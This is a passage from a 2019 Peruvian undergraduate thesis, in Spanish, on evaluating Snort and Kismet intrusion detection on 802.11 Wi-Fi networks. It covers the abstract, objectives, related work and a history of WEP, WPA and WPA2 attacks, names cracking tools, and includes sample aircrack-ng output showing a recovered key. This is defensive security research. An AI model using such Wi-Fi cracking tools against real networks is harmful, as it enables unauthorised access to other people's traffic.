



UNIVERSIDAD NACIONAL “PEDRO RUIZ GALLO”



**FACULTAD DE INGENIERÍA CIVIL, DE SISTEMAS Y DE ARQUITECTURA
ESCUELA PROFESIONAL DE INGENIERÍA DE SISTEMAS**

Tesis

**Evaluación del Rendimiento de un Sistema de Detección de
Intrusos para Redes Inalámbricas
802.11 Contra Ataques Informáticos.**

**Tesis para optar por el Título Profesional de
Ingeniero de Sistemas**

Autores:

**Bach. Medina Rojas Jhonatan Deyvi
Bach. Rivas Montalvo Yonathan Yajanovic**

**LAMBAYEQUE - PERÚ
NOVIEMBRE - 2019**



UNIVERSIDAD NACIONAL PEDRO RUIZ GALLO

Facultad De Ingeniería Civil, De Sistemas Y De Arquitectura

Escuela Profesional de Ingeniería de Sistemas



**TESIS PARA OPTAR EL TITULO PROFESIONAL DE
INGENIERO DE SISTEMAS**

TITULO

Evaluación del Rendimiento de un Sistema de Detección de Intrusos para
Redes Inalámbricas 802.11 Contra Ataques Informáticos.

PRESENTADO POR

Bach. Medina Rojas Jhonatan Deyvi
Bach. Rivas Montalvo Yonathan Yajanovic

ASESOR

Mg. Ing. Juan Elias Villegas Cubas.

LAMBAYEQUE – PERÚ

2019



UNIVERSIDAD NACIONAL PEDRO RUIZ GALLO

Facultad De Ingeniería Civil, De Sistemas Y De Arquitectura

Escuela Profesional de Ingeniería de Sistemas



Evaluación del Rendimiento de un Sistema de Detección de Intrusos para Redes Inalámbricas 802.11 Contra Ataques Informáticos.

Miembros del Jurado

Mg. Ing. Robert Puican Gutiérrez
Presidente del Jurado

Ing. César Guzmán Valle
Secretario

Mg. Ing. Roberto Carlos Arteaga Lora
Vocal

RESPONSABLES

Bach. Medina Rojas
Jhonatan Deyvi

Bach. Rivas Montalvo
Yonathan Yajanovic

ASESOR

Mg. Ing. Juan Elías Villegas Cubas

DEDICATORIA

*A mis padres por ser los pilares
fundamentales en mi vida, en mi educación
profesional y moral, por su apoyo
incondicional desmedido y la motivación que
siempre me brindaron.
Todo este trabajo ha sido posible gracias a ellos.
Jhonatan Medina R.*

*A mis padres por hacerme creer que la educación es
la mejor manera de lograr grandes cosas y apoyarme
en todo momento hasta donde pudieron.
A mi esposa por
tenerme paciencia y estar conmigo en los malos momentos.
Finalmente, a mis hijos por ser la principal razón para salir
adelante y por ser el impulso que necesito.
Yonathan Rivas M.*

AGRADECIMIENTO

A Dios por acompañarme siempre y guiarme a lo largo de mi carrera profesional, por haberme permitido llegar tan lejos y hacer realidad mi sueño más anhelado.

Al Ing. Juan Villegas Cubas por compartir sus conocimientos conmigo, por brindarme su amistad y confianza, por tener la paciencia para guiarme y resolver mis dudas durante el desarrollo de mi investigación.

*A mis amigos Yonathan Rivas Montalvo, Ricardo Cruzado Baca, Guillermo Santisteban Guerreiro que nos apoyamos mutuamente en nuestra formación profesional.
Jhonatan Medina R.*

A Dios por brindarme la vida, la salud y la motivación para seguir creciendo cada día.

A mi asesor Ing. Juan Villegas por tener la paciencia para guiarnos a lo largo de éste proceso tan difícil.

*A mi amigo de toda la vida Jhonatan Medina por comprenderme a lo largo de los años de amistad y brindarme su apoyo incondicional, en las buenas y malas.
Yonathan Rivas M.*

RESUMEN

Un ataque informático consiste en que un individuo, mediante un sistema informático, intenta tomar el control, desestabilizar o dañar otro sistema informático, ya sea el caso de un host, una red privada o un servidor, lo cual tendrá como consecuencia pérdida de información y/o pérdidas económicas en alguna organización.

Por ello la seguridad de la información es más que un problema de seguridad de datos en los computadores; debe estar enfocada a proteger la propiedad intelectual y la información relevante de las organizaciones y personas.

Las redes inalámbricas 802.11 están en constante crecimiento actualmente, tienen la ventaja de ser flexibles y adaptarse a la infraestructura de las organizaciones, pero la desventaja que conlleva es que es vulnerable a cualquier tipo de ataque informático.

Por tal motivo el presente proyecto tiene como objetivo evaluar el rendimiento de un sistema de detección de intrusos, la cual será implementada bajo el esquema de una red inalámbrica 802.11 y detectarán cualquier flujo anómalo en dicha red.

Para lograr este objetivo, los sistemas de detección de intrusos se instalarán en el sistema operativo Kali Linux por ser un sistema operativo libre y especializado en seguridad informática; posteriormente se realizarán diversos ataques informáticos y se hará un seguimiento a la red inalámbrica 802.11 utilizando los IDS implementados, posteriormente evaluaremos los resultados y se podrá determinar qué sistema de detección de intrusos tiene mejor rendimiento en éste tipo de escenario.

ABSTRACT

A computer attack is that an individual, through a computer system, tries to take control, destabilize or damage another computer system, whether the case of a host, a private network or a server, which will result in loss of information and / or economic losses in an organization.

Therefore, the security of information is more than a problem of data security in computers; it should be focused on protecting intellectual property and relevant information of organizations and individuals.

Wireless networks are constantly growing, have the advantage of being flexible and adapt to the infrastructure of organizations, but the disadvantage is that it is vulnerable to any type of computer attack.

For this reason the present project aims to evaluate the performance of an intrusion detection system, which will be implemented under the scheme of an 802.11 wireless network and will detect any anomalous flow in said network.

To achieve this goal, intrusion detection systems will be installed in the Kali Linux operating system as it is a free operating system specialized in computer security; Afterwards, various computer attacks will be made and the 802.11 wireless network will be tracked using the IDS implemented. Later, we will evaluate the results and determine which intrusion detection system has better performance in this type of scenario.

INDICE

DEDICATORIA	5
AGRADECIMIENTO	6
RESUMEN	7
ABSTRACT	8
INTRODUCCIÓN	14
CAPITULO I: PLANTEAMIENTO DE LA INVESTIGACIÓN	15
1.1 SÍNTESIS DE LA SITUACIÓN PROBLEMÁTICA	15
1.2 FORMULACIÓN DEL PROBLEMA DE INVESTIGACIÓN	19
1.3 HIPÓTESIS	19
1.4 LIMITACIONES	19
1.5 OBJETIVOS	19
1.5.1 OBJETIVO GENERAL	19
1.5.2 OBJETIVOS ESPECÍFICOS	20
CAPITULO II: MARCO TEÓRICO	21
2.1 ANTECEDENTES	21
2.2 BASES TEÓRICAS	23
2.2.1 TECNOLOGÍA INALÁMBRICA 802.11	23
2.2.2 ESTÁNDARES IEEE 802.11	26
2.2.3 CLASIFICACIÓN DE ATAQUES INFORMÁTICOS A REDES INALÁMBRICAS 802.11	28
2.2.4 ATAQUES EN REDES INALÁMBRICAS 802.11	30
2.2.5 HERRAMIENTAS DE ATAQUES INFORMÁTICOS	31
2.2.6 SEGURIDAD EN TECNOLOGÍA INALÁMBRICA 802.11	34
2.2.7 PROCESO DE ASOCIACIÓN 802.11	36
2.2.8 SISTEMA DE DETECCIÓN DE INTRUSOS	39
CAPITULO III: DISEÑO METODOLOGICO	44
3.1 TIPO Y DISEÑO DE LA INVESTIGACIÓN	44
3.2 POBLACION Y MUESTRA	44
3.2.1 POBLACIÓN	44
3.2.2 MUESTRA	44
3.3 VARIABLES	45
3.3.1 VARIABLES INDEPENDIENTES	45
3.3.2 VARIABLES DEPENDIENTES	46
3.4 OPERACIONALIZACIÓN	47
3.5 DISEÑO DE CONTRASTACIÓN DE HIPÓTESIS	47
3.6 TECNICA E INSTRUMENTOS DE RECOLECCIÓN DE DATOS	48

CAPITULO IV: DESARROLLO DE LA PROPUESTA DE INVESTIGACIÓN	49
4.1 SELECCIÓN DE ATAQUES INORMÁTICOS	49
4.2 HERRAMIENTAS DE ATAQUES INFORMATICOS	49
4.3 MATERIALES	53
4.4 MECANISMOS DE DETECCIÓN	53
4.5 IMPLEMENTACION DE LOS MECANISMO DE DETECCION.....	55
4.6 EJECUCIÓN DE ATAQUES.....	63
5.1.1 ATAQUE DOS.....	63
5.1.2 ATAQUE FUERZA BRUTA	64
5.1.3 ATAQUE DE PUNTO DE ACCESO FALSO.....	64
CAPITULO V: RESULTADOS	65
5.1 EVALUCIÓN DE RESULTADOS	65
5.1.4 RESULTADOS EVALUCIÓN SIN IDS	65
5.1.5 RESULTADOS EVALUACIÓN DEL IDS SNORT	66
5.1.6 RESULTADOS EVALUACIÓN DEL IDS KISMET.....	68
5.1.7 COMPARATIVA DEL RENDIMIENTO DE LOS SISTEMAS DE DETECCIÓN DE INTRUSOS (Kismet y Snort)	70
5.1.8 DISCUSIÓN DE RESULTADOS	71
CAPITULO VI: CONCLUSIONES Y RECOMENDACIONES	72
6.1 CONCLUSIONES	72
6.2 RECOMENDACIONES	73
REFERENCIAS BIBLIOGRÁFICAS	74
ANEXOS	76

ÍNDICE FIGURAS

<i>Figura 1</i>	<i>Uso de dispositivos móviles vs ordenadores</i>	15
<i>Figura 2</i>	<i>Ataque informático utilizando aircrack-ng</i>	16
<i>Figura 3</i>	<i>Herramientas Linux para atacar redes WI-FI</i>	17
<i>Figura 4</i>	<i>US Cert hizo público el ataque KRACK en el 2017</i>	18
<i>Figura 5</i>	<i>Clasificación de redes inalámbricas según su cobertura</i>	23
<i>Figura 6</i>	<i>Modelo OSI y el protocolo 802.11</i>	24
<i>Figura 7</i>	<i>Esquema gráfico de una red 802.11 WLAN</i>	24
<i>Figura 8</i>	<i>Clasificación Ataques Wi-Fi</i>	28
<i>Figura 9</i>	<i>Ejecución de ataque con aircrack-ng</i>	31
<i>Figura 10</i>	<i>Herramienta Reaver</i>	32
<i>Figura 11</i>	<i>Interfaz Ettercap</i>	32
<i>Figura 12</i>	<i>Interfaz wireshark</i>	33
<i>Figura 13</i>	<i>Interfaz de Fern WIFI Cracker</i>	33
<i>Figura 14</i>	<i>Sondeo de 802.11</i>	37
<i>Figura 15</i>	<i>Autenticación de 802.11</i>	38
<i>Figura 16</i>	<i>Asociación de 802.11</i>	38
<i>Figura 17</i>	<i>Clasificación de IDS</i>	40
<i>Figura 18</i>	<i>Contrastación de Hipótesis</i>	47
<i>Figura 19</i>	<i>Modo monitor</i>	50
<i>Figura 20</i>	<i>Capturar de tráfico de una red específica</i>	50
<i>Figura 21</i>	<i>Desautenticar una red o cliente</i>	51
<i>Figura 22</i>	<i>Interfaz de Fern WIFI Cracker</i>	51
<i>Figura 23</i>	<i>Punto de Acceso falso creado</i>	52
<i>Figura 24</i>	<i>Instalación completa SNORT</i>	54
<i>Figura 25</i>	<i>Kismet en ejecución</i>	55
<i>Figura 26</i>	<i>Topología de red sin mecanismo de seguridad</i>	56
<i>Figura 27</i>	<i>Topología de red con mecanismo de seguridad Snort</i>	56
<i>Figura 28</i>	<i>Iniciar instalación Snort</i>	57
<i>Figura 29</i>	<i>Comando de configuración de Snort</i>	57
<i>Figura 30</i>	<i>Método de arranque Snort</i>	58
<i>Figura 31</i>	<i>Interfaz de red</i>	58
<i>Figura 32</i>	<i>Rango de direcciones ip</i>	58
<i>Figura 33</i>	<i>Modo promiscuo</i>	59
<i>Figura 34</i>	<i>Inicialización de SNORT</i>	59
<i>Figura 35</i>	<i>Reglas Snort</i>	59
<i>Figura 36</i>	<i>Alerta que alguien está haciendo PING</i>	60
<i>Figura 37</i>	<i>Topología de red con mecanismo de seguridad KISMET</i>	60
<i>Figura 38</i>	<i>Modo monitor</i>	61
<i>Figura 39</i>	<i>Iniciar la configuración de kismet</i>	61
<i>Figura 40</i>	<i>Servidor Kismet</i>	61
<i>Figura 41</i>	<i>Inicializar Kismet</i>	62
<i>Figura 42</i>	<i>Kismet en ejecución</i>	62
<i>Figura 43</i>	<i>Cliente conectado a la red Inalámbrica</i>	63
<i>Figura 44</i>	<i>Resultado del ataque DOS</i>	63
<i>Figura 45</i>	<i>Ejecución de Fern WIFI Cracker</i>	64
<i>Figura 46</i>	<i>Cliente conectado al punto de acceso falso</i>	64
<i>Figura 47</i>	<i>Grafica de resultados sin IDS</i>	66
<i>Figura 48</i>	<i>Grafica de resultados con IDS Snort</i>	67

<i>Figura 49 Gráfica de resultados con IDS Kismet.....</i>	<i>69</i>
<i>Figura 50 Gráfica comparativa Kismet vs Snort.....</i>	<i>70</i>

ÍNDICE DE TABLAS

<i>Tabla 1 Estándares de tecnología 802.11</i>	28
<i>Tabla 2 Comparativa de los diferentes estándares de seguridad</i>	35
<i>Tabla 3 Niveles de confianza</i>	45
<i>Tabla 4 Operacionalización de las variables</i>	47
<i>Tabla 5 Aspectos técnicos</i>	53
<i>Tabla 6 Características de los IDS</i>	53
<i>Tabla 7 Resultados sin mecanismos de seguridad</i>	65
<i>Tabla 8 Matriz de Confusión IDS Snort</i>	66
<i>Tabla 9 Resultado IDS Snort porcentajes</i>	66
<i>Tabla 10 Resultados por ataque con Snort</i>	67
<i>Tabla 11 Rendimiento Snort</i>	68
<i>Tabla 12 Matriz de confusión Kismet</i>	68
<i>Tabla 13 Resultado IDS Kismet porcentaje</i>	68
<i>Tabla 14 Resultados por ataque con Kismet</i>	69
<i>Tabla 15 Rendimiento Kismet</i>	70

INTRODUCCIÓN

Todas las organizaciones públicas o privadas, al igual que las personas, dependen de alguna manera de las tecnologías de información, redes e internet como herramientas esenciales para lograr sus objetivos de negocio o poder desarrollar actividades en su vida cotidiana; al mismo tiempo, todos tienen que enfrentarse con una amplia gama de amenazas y vulnerabilidades que puedan afectar el funcionamiento de la red.

Con el tiempo las redes han ido evolucionando, particularmente las inalámbricas, en unos años la información que se mueve en una empresa u organización viajará de manera inalámbrica por su menor costo y mayor flexibilidad al momento de ser implementadas, pero con éstos también las amenazas informáticas se incrementaran y se innovaran maneras de acceder ilícitamente a la información o dejar fuera de servicio toda una red, provocando pérdidas materiales y económicas en cualquier organización.

Ante ésta problemática surgen los sistemas de detección de intrusos con el fin de supervisar sigilosamente el tráfico en la red y detectar actividades anormales o sospechosas y de éste modo reducir el riesgo de intrusión.

CAPITULO I: PLANTEAMIENTO DE LA INVESTIGACIÓN

1.1 SÍNTESIS DE LA SITUACIÓN PROBLEMÁTICA

En los últimos años las tecnologías inalámbricas han pasado a formar parte de nuestro día a día, a tal punto que las podemos encontrar en casi cualquier ámbito de nuestra vida cotidiana, todo tipo dispositivos inalámbricos como lo pueden ser tablets, ordenadores inalámbricos y teléfonos móviles, a través de los cuales se pueden hacer todo tipo de transferencias de información o transacciones económicas.




Figura 1 Uso de dispositivos móviles vs ordenadores

Fuente: vpnMentor

Las redes inalámbricas en general, al contrario de las redes cableadas, son consideradas inseguras debido a su naturaleza de fácil acceso, conscientes de este problema, varias publicaciones y normas sobre soluciones, métodos o mecanismos de seguridad fueron presentadas de parte de investigadores y expertos a lo largo de los años.

El protocolo WEP fue uno de éstos mecanismos de seguridad, que demostró su debilidad en 2001, cuando Scott R. Fluhrer, Itsik Mantin y Adi Shamir publicaron un estudio sobre los problemas del cifrado RC4 y cómo descifrar esas claves era posible en un tiempo reducido espionando una de éstas conexiones e inspeccionando los paquetes que iban intercambiando los clientes conectados a un punto de acceso. De hecho, si el tráfico era bajo, era posible inyectar y "estimular" paquetes

de respuesta que servían para lograr que la cantidad de IVs permitiese luego encontrar la clave de acceso Wi-Fi.

Aquel tipo de ataque se volvió uno de los clásicos de los aficionados al hacking Wi-Fi, y suites de seguridad como la archiconocida aircrack-ng permitieron crackear una conexión Wi-Fi con el protocolo WEP en apenas unos minutos.

```
Aircrack-ng 0.8

[00:00:00] 2 keys tested (37.20 k/s)

KEY FOUND! [ 12345678 ]

Master Key      : CD 69 0D 11 8E AC AA C5 C5 EC BB 59 85 7D 49 3E
                  B8 A6 13 C5 4A 72 82 38 ED C3 7E 2C 59 5E AB FD

Transcient Key  : 06 F8 BB F3 B1 55 AE EE 1F 66 AE 51 1F F8 12 98
                  CE 8A 9D A0 FC ED A6 DE 70 84 BA 90 83 7E CD 40
                  FF 1D 41 E1 65 17 93 0E 64 32 BF 25 50 D5 4A 5E
                  2B 20 90 8C EA 32 15 A6 26 62 93 27 66 66 E0 71

EAPOL HMAC     : 4E 27 D9 5B 00 91 53 57 88 9C 66 C8 B1 29 D1 CB
```

Figura 2 Ataque informático utilizando aircrack-ng
Fuente: www.aircrack-ng.org

El propio FBI acabó mostrando lo fácil que era romper la seguridad de esas redes en 2005, pero el verdadero detonante del caos WEP fue la brecha de seguridad en TJ Maxx, uno de los gigantes comerciales de Estados Unidos. Allí un hacker llamado Albert González capturado y condenado a 20 años de cárcel lograron robar más de 100 millones de cuentas de usuario, lo que le supuso unas pérdidas estimadas que rondaron los 1.000 millones de dólares.

En 2003 apareció en escena el protocolo Wi-Fi Protected Access (WPA). Martin Beck uno de los creadores de la suite aircrack-ng y Erik Twes de la Universidad Técnica de Darmstadt demostraron en 2008 cómo los ataques a las redes WPA eran factibles haciendo uso de lo que ya se había logrado en los célebres ataques Chopchop a las redes WEP. Su documento 'Practical attacks against WEP and WPA' se convirtió en todo un referente en este tipo de estudios, pero este documento solo fue el principio.

Pronto aparecerían variaciones como la de Mathy Banhoef y Frank Piessens, que con su 'Practical Verification of WPA-TKIP Vulnerabilities' fueron aún más allá y

lograron demostrar cómo era posible inyectar paquetes y descifrarlos, algo que podía ser aprovechado para "secuestrar una sesión TCP" e inyectar código malicioso.

Aunque los fabricantes de equipos de comunicaciones (routers, puntos de acceso) establecían contraseñas relativamente fuertes por defecto para proteger las redes WiFi predefinidas en sus equipos, los usuarios acababan renombrando sus redes y cambiándoles las contraseñas por otras fáciles de recordar. Esas contraseñas débiles acababan siendo el verdadero problema de unas redes Wi-Fi que quedaban desprotegidas ante los ataques de fuerza bruta con diccionario. Las suites como aircrack-ng y las distribuciones Linux dedicadas a la auditoría de seguridad se hicieron famosas por integrar herramientas capaces de atacar redes Wi-Fi que usaran el protocolo WPA.



Figura 3 Herramientas Linux para atacar redes WI-FI

Fuente: Elaboración propia

Fue en 2004 cuando se lanzó por fin WPA2, la segunda versión de WPA que era de hecho la implementación del estándar IEEE 802.11i. El protocolo ha demostrado ser mucho más resistente a ataques que sus predecesores, pero eso no significa que sea inmune. La vulnerabilidad llamada Hole196 a ese problema se le suman al menos otros dos. El primero, una vez más, el uso de contraseñas débiles que pueden también ser descifradas mediante ataques de fuerza bruta. El segundo, el uso de métodos alternativos de ingeniería social que engañen al usuario.

El anuncio del investigador de seguridad Mathy Vanhoef vuelve no obstante a demostrar que nuestras conexiones Wi-Fi siguen sin estar protegidas aun cuando usemos el protocolo WPA2. La vulnerabilidad de WPA2 surge en 2017 con los llamados ataques KRACKs (Key Reinstallation AttaCKs) que permiten que los atacantes puedan "acceder a la información que hasta ahora se asumía que estaba cifrada de forma segura".

El ataque permite por tanto acceder a información sensible que transmitimos a través de nuestras conexiones WiFi, tal como números de tarjetas de crédito, contraseñas, mensajes de chat, correos o fotos, y "funciona con todas las redes WiFi".



*Figura 4 US Cert hizo público el ataque KRACK en el 2017
Fuente: US-Cert*

Como podemos darnos cuenta a lo largo del tiempo las redes inalámbricas siempre han sido inseguras, a pesar de los diversos esfuerzos que se hicieron en implementar normas y protocolos de seguridad; la inseguridad de las redes WI-FI sigue predominando, causando pérdida de información e incluso pérdidas económicas , por lo tanto en la actualidad antes de implementar éste tipo de red en una entidad o empresa, debemos tener una alternativa distinta de seguridad para tener la confianza que nuestra información y nuestro dinero está a salvo. Ante la inseguridad causada por los ataques informáticos, una opción es la de los IDS (Sistemas de Detección de Intrusos), pero al ver una variedad de estos sistemas, se tendrá que evaluar su rendimiento, para implementar la mejor opción según las necesidades de la entidad.

1.2 FORMULACIÓN DEL PROBLEMA DE INVESTIGACIÓN

¿Cómo identificar el sistema de detección de intrusos más eficiente para proteger una red 802.11 de ataques informáticos?

1.3 HIPÓTESIS

Evaluando el rendimiento de sistemas de detección de intrusos nos permitirá identificar el más eficiente para proteger una red 802.11 de ataques informáticos.

1.4 LIMITACIONES

- No se pudo implementar en un entorno real (empresa) ya que los ataques ejecutados afectarían las funciones realizadas por los trabajadores.
- La poca información o proyectos relacionados a la implementación de sistemas de detección de intrusos en redes inalámbricas 802.11.
- La poca capacidad del hardware de los equipos utilizados para soportar largas horas de puesta en marcha del proyecto.
- La carencia económica, ya que se tuvo que adquirir todos los equipos utilizados por nuestros propios medios.

1.5 OBJETIVOS

1.5.1 OBJETIVO GENERAL

Evaluar el rendimiento de un Sistema de detección de intrusos, para la protección de una red inalámbrica 802.11 de ataques informáticos.

1.5.2 OBJETIVOS ESPECÍFICOS

- Identificar los ataques informáticos más frecuentes que afectan las redes inalámbricas 802.11.
- Identificar los sistemas de detección de intrusos que existan en el mercado opensource.
- Implementar el sistema de detección de intrusos en la red inalámbrica 802.11.
- Realizar pruebas de ataques informáticos a la red inalámbrica 802.11.
- Evaluar resultados de los indicadores de rendimiento de los sistemas de detección de intrusos implementados.

CAPITULO II: MARCO TEÓRICO

2.1 ANTECEDENTES

Según (Aguilar, Martínez, & Morales, 2007) Se pretende realizar un análisis del problema de las intrusiones malintencionadas a los sistemas de negocios PyME, Además, implementar un esquema de protección contra intrusos para PYME mediante un Sistema Detector de intrusos IDS que permita garantizar seguridad a los usuarios de una red inalámbrica, para lo cual se eligió Snort debido a su flexibilidad y a que se puede trabajar en varias plataformas.

Según (Serrano, 2011) se hará un reconocimiento de la topología y el modo de funcionamiento básico de este tipo de redes para tener una mayor percepción a la hora de instalar una wlan. Posteriormente se pasará analizar a que tipos de ataques se encuentran expuestas las redes inalámbricas y la forma de llevar a cabo dichos ataques, para la cual se utilizaron las herramientas CommView for WiFi y suite Aircrack-ng.

Según (Sory, 2012) El objetivo de ésta investigación es obtener soluciones que detecten intrusiones para redes WiFi, basándose en el análisis de la información y comportamiento de las tramas de control. Como resultados, se obtuvieron algoritmos de detección de intrusiones basándose en las vulnerabilidades de los paquetes de control y de gestión de la 802.11 los cuales condujeron a la implementación de un Script que detecte hasta un 95%, las DoS causadas por los ataques de RTS/CTS falsos, de des-autenticación y de desasociación.

Según (Tena, 2013) Los objetivos de este trabajo son el análisis de las redes inalámbricas bajo los estándares IEEE 802.11a, 802.11b 802.11g y 802.11n. Los parámetros a estudiar son: estándares utilizados, velocidades soportadas por los dispositivos, velocidades requeridas por los AP, seguridad soportada, tipo de encriptación, tipos de autenticación, canales utilizados, fabricantes de hardware. Para realizar esta investigación se utilizó Kismet como sistema de detección.

(Espinoza, 2013) El presente proyecto de investigación se enfoca en realizar un análisis de la red inalámbrica de la Facultad de Ingeniería en Sistemas Electrónica e Industrial para detectar vulnerabilidades, utilizando herramientas que permitan observar el nivel de seguridad efectuando ataques y plantear recomendaciones para mejorar la seguridad de la red inalámbrica de la FISEI. Los ataques que se ejecutaron en sus pruebas son: Spoofing, Rogue Access Point (punto de acceso falso), DoS en servidor.

(Yacchirema, Alulema, & Aguilar, 2014) Este artículo describe la preparación de una red inalámbrica Wi Fi en producción, con los sistemas de detección de intrusos Snort y Kismet; para su posterior evaluación bajo ataques. A través de pruebas de penetración con Backtrack 5 R3, usando sus herramientas Fern WiFi Cracker y Ettercap, para proceder a monitorear las respuestas de reacción de los IDSs, como son sus “alertas”.

(Choez & Benites, 2015) El presente trabajo tiene como objetivo mostrar las debilidades que se pueden encontrar en una red local inalámbrica, para esto se demostrará como operan algunas herramientas de auditoria de seguridad y la facilidad con que ciertos métodos de seguridad poco confiables pueden ser eludidos o vulnerados. Entre los ataques que se ejecutaron en sus pruebas están Ataque de Diccionario, John the Ripper.

(De la Hoz E. M., 2016) En la presente tesis se presenta un enfoque de clasificación donde se hibridan técnicas estadísticas y SOM para detección de anomalías de red, para la evaluación de rendimiento de los IDS se utilizó los verdaderos positivos, verdaderos negativos, falsos positivos, falsos negativos, además otras medidas como son la exactitud, precisión, sensibilidad y especificidad.

2.2 BASES TEÓRICAS

2.2.1 TECNOLOGÍA INALÁMBRICA 802.11

Están diseñadas para proporcionar acceso inalámbrico en zonas con un rango típico de hasta 100 metros y se utilizan en el hogar, la escuela, una sala de ordenadores, o entornos de oficina. Esto proporciona a los usuarios la capacidad de moverse dentro de un área de cobertura local y permanecer conectado a la red. Las WLAN se basan en el estándar 802.11 del IEEE y son comercializadas bajo la marca Wi-Fi. Debido a la competencia, otros estándares como HIPERLAN nunca recibieron tanta aplicación comercial. El estándar IEEE 802.11 fue más sencillo de implementar y se hizo más rápido con el mercado. La familia completa de este estándar se revisará con más detalle más adelante. Según (Salazar, 2016)




Figura 5 Clasificación de redes inalámbricas según su cobertura

Fuente: Tendenciaredesinalambricas.blogspot.com

La especificación IEEE 802.11 más concretamente define los estándares que se sitúan en los niveles inferiores de la pila OSI, más concretamente en la capa física y en el subnivel MAC de la capa de enlace de datos. Asimismo, en la forma en cómo se transmiten las tramas o paquetes de datos es en lo único que se diferencia con una red Ethernet. Por lo tanto, una red local inalámbrica 802.11 es completamente compatible con todos los servicios de las redes locales de cable 802.3.




Figura 6 Modelo OSI y el protocolo 802.11
Fuente: (Cortés, 2016)

2.2.1.1 COMPONENTES

Según (Cortés, 2016) los componentes básicos para implementar una red inalámbrica son:

- Puntos de Acceso (AP): Son dispositivos que actúan en la capa 2 del modelo OSI, enlace de datos. Funcionan como transmisores centrales y receptores de señales de radio en una red WI-FI.
- Adaptadores WLAN: Son tarjetas de red que cumplen con el estándar 802.11 y permite a un equipo de usuario conectarse a una red WI-FI.
- Estaciones o equipo terminal: Cualquier dispositivo en el que se conecta un adaptador WLAN.



Figura 7 Esquema gráfico de una red 802.11 WLAN
Fuente: (Salazar, 2016)

2.2.1.2 VENTAJAS Y DESVENTAJAS

Las redes Wi-Fi presentan una gran cantidad de ventajas, entre ellas destacan: según (Cifuentes, 2017)

- Movilidad: permite conectar usuarios dentro de un área demográfica determinada.
- Accesibilidad: permite la conexión de equipos de cómputo o móviles que cuenten con una tecnología Wi-Fi, admitiendo el acceso de forma segura a cada uno de los recursos de la red.
- Productividad: facilitan el trabajo en hogares y organizaciones empresariales entre clientes y proveedores.
- Escalabilidad: se pueden ampliar rápidamente.
- Fácil Configuración: ya que no requiere completamente de cableado, permite la conectividad en ubicaciones de difícil acceso.

A pesar de todos los beneficios que presenta también tiene desventajas, común a cualquier tecnología inalámbrica. Algunas de ellas según (Flores, Hernández, López, Mendoza, & Ramírez, 2009) son:

- Elevado costo inicial: Esto hace que muchos usuarios desconfíen o duden del uso de estas redes.
- Uno de los problemas más graves es la seguridad, debido a que es difícil controlar el área de cobertura de una conexión, de manera que un receptor se puede conectar desde fuera de la zona de recepción prevista.
- Bajas velocidades en transmisión: Las redes con cable tiene más velocidad que las WI-FI.

2.2.2 ESTÁNDARES IEEE 802.11

Según (Cisco Networking Academy, s.f.)

➤ **802.11 Legacy**

